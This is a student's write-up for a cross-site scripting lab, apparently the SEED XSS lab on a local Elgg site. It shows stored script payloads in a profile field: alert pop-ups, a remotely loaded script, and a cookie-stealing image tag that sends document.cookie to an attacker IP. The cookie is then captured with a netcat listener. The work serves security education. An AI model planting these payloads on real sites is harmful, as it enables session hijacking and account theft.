
INFORMATION SECURITY LAB

LAB 8: Cross-Site Scripting Attack Lab

Name: Ankitha P **Class:** 6 'D'
Date : 21/04/2021

Task 1: Posting a Malicious Message to Display an Alert Window


Here we first write the following JavaScript code into the 'brief description' field of Samy. As soon as the web page loads after saving the changes, the JavaScript code will be executed. The following screenshot shows the code.




Edit profile
Display name: Samy
About me
Public
Brief description: `<script>alert('XSS');</script>`
Public
Location

As soon as we save these changes, the profile displays a pop up with a word

XSS, the one we write in the alert. We can view the same by logging out of Samy's account, logging into some other's account (Alice account) and visiting Samy's profile, on which we get the pop up with the word 'XSS' as shown below. We can also notice that value hasn't been added in the Brief Description field of Samy's profile and is just Javascript code which is executed.




If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the <script> tag. Our js code is myscripts.js with the below code.



```
GNU nano 2.5.3          File: /var/www/html/myscripts.js

alert('Task 1: Attack by Ankitha_PES1201801491');

                            [ Read 1 line ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

We place this js code in the var/www/html folder so that we can access it via the browser. Then in Samy's profile, we add the following script code referring to the myscripts.js file.



Edit profile

Display name: Samy

About me

Public


Brief description

```
<script type="text/javascript"  src="http://localhost/myscripts.js"> </script>
```

Public

Location


As soon as we save these changes, the profile displays a pop up with a word ‘Task 1: Attack by Ankitha_PES1201801491’, the one we write in the alert. We can view the same by logging out of Samy’s account, logging into some other’s account (Alice account) and visiting Samy’s profile, on which we get the pop up with the word ‘Task 1: Attack by Ankitha_PES1201801491’ as shown below.



Task 1: Attack by Ankitha_PES1201801491

Task 2: Posting a Malicious Message to Display Cookies

Now, we change the previous code as the following in Samy’s profile to display the current cookie value in the session in the alert.



Edit profile


Display name: Samy

About me

Brief description: `<script>alert(document.cookie);</script>`

Location

After saving, we see that Samy's cookie value is being displayed and the Brief description field of Samy is empty. This proves that the JavaScript code was executed.




```
Elgg=c6b35lb8da9ttbag8f6c979v34
```

We can view the same by logging out of Samy's account, logging into some other's account (Alice account) and visiting Samy's profile, on which we get the pop up with the cookie value but only Bob being able to see the alert and hence the cookie. Attacker cannot see this cookie. The above screenshot shows the same.


Task 3: Stealing Cookies from the Victim's Machine

Now, in order to get the cookie of the victim to the attacker, we write the following JS code to reference the following code in the brief description of Samy:

Attacker machine IP:




```
seed@PES1491_Ankitha:~$ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:2f:a9:5e
          inet addr:10.0.2.31  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::ca63:dbbe:6e42:bc67/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4389 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7164948 (7.1 MB)  TX bytes:435256 (435.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1597 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1597 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:837220 (837.2 KB)  TX bytes:837220 (837.2 KB)

seed@PES1491_Ankitha:~$
```



```
  GNU nano 2.5.3             File: /var/www/html/myscripts2.js

document.write('<img src=http:10.0.2.31:5555?c=' + escape(document.cookie) + ' >');
```

We start a TCP connection to listen in the terminal using the nc -lv 5555 command. -l is for listening and -v for verbose. The netcat command allows the TCP server to start listening on Port 5555.



Edit profile

Display name

Samy

About me

Public

Brief description


<script>document.write('<img src=http://10.0.2.31:5555?c=' + escape(document.cookie) + ' >'); </script>

Public

Location

Public

Interests




```
seed@PES1491_Ankitha:~$nc -lv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.31] port 5555 [tcp/*] accepted (family 2, sport 58706)
GET /?c=Elgg%3Dqjqj929is33jdjooq14ee6ra93 HTTP/1.1
Host: 10.0.2.31:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

